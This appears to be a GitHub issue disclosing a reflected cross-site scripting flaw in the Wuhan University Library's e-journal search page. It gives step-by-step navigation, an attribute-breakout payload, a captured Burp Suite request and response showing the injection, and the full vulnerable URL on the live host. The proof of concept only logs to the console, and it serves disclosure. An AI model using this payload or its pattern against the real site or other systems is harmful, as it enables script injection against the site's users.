

New issue

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Ex libris_xss vulnerability #1

Open zhao1231 opened this issue on Feb 8 · 0 comments

zhao1231 commented on Feb 8 • edited ▼

Owner


1 we can search Wuhan University Library on Google and click

The screenshot shows a Google search results page for the query 'wuhan university library'. The search bar at the top contains the text 'wuhan university library'. Below the search bar, the results are displayed. The first result is 'WUHAN UNIVERSITY LIBRARY - Home' with a URL 'http://en.lib.whu.edu.cn'. This result is highlighted with a red box. To the right of the search results, there is a map and a photo of the library building. Below the map, there is a section titled '武汉大学图书馆 (Wuhan University Library)' with a 4.3-star rating and 16 Google reviews. The address is listed as '中国湖北省武汉市武昌区八一路299号 邮政编码: 430074'. The opening hours are '营业时间: 营业中' and the founding year is '落成: 1917 年'.

2 then we click the E-journals of Resources

The screenshot shows the homepage of the Wuhan University Library website. The header features a large image of the library building and a search bar with the text 'ISBN' and '12'. Below the header, there is a navigation menu with five main categories: 'About the Library', 'Services', 'Resources', 'Special Collection', and 'Contact Us'. The 'Resources' category is highlighted with a red box, and its sub-menu is visible, showing 'Library Catalog', 'Databases', 'E-Journals', 'E-books', and 'Digital Library Project'. The 'E-Journals' sub-menu item is also highlighted with a red box. The 'Contact Us' category is also visible, showing 'Service Contacts', 'Geographical Location', 'Ask A Librarian', and 'Visitors'.

3 we click the search, then we can jump to new page



4 enter payload in the search box : 12345" onmousemove="console.log(123)

click the search box, then move the mouse over the search box, we can see log in the console



5 there is the data package of burpsuite

1 x 2 x ...

Send Cancel < >

Target: <http://sfx.lib.whu.edu.cn> HTTP

Request

Pretty Raw Hex

```
1 GET /cgi-bin/ej.cgi?s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0 HTTP/1.1
2 Host: sfx.lib.whu.edu.cn
3 User-Agent: R0VrgaJmaBRV
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://sfx.lib.whu.edu.cn/cgi-bin/ej.cgi?s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render

```
110 <table border="1" style="width: 100%; border-collapse: collapse; text-align: center;">
111 <tr>
112 <td align="left" colspan="2">
113 <div style="margin: 10px 0; padding: 0">
114 <table>
115 <tr>
116 <td align="middle" colspan="2">
117 <input type="text" name="q" value="12345" onmousemove="console.log(123)" size="36" />
118 </td>
119 <td align="middle" colspan="2">
120 <input type="image" src="/ej/pic/find.gif" />
121 </td>
122 </tr>
123 </table>
124 </div>
125 </td>
126 <td align="center" colspan="2">
127 <input type="button" value="0" />
128 </td>
129 </tr>
130 </table>
```

Inspector

Request Attributes 2

Request Query Parameters 5

Request Body Parameters 0

Request Cookies 0

Request Headers 8

Response Headers 5

0 matches 12345 6 matches

Done 9,935 bytes

GET /cgi-bin/ej.cgi?

s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0 HTTP/1.1

Host: sfx.lib.whu.edu.cn

User-Agent: R0VrgaJmaBRV

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Full URL of this vulnerability is :

<http://sfx.lib.whu.edu.cn/cgi-bin/ej.cgi?>

s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

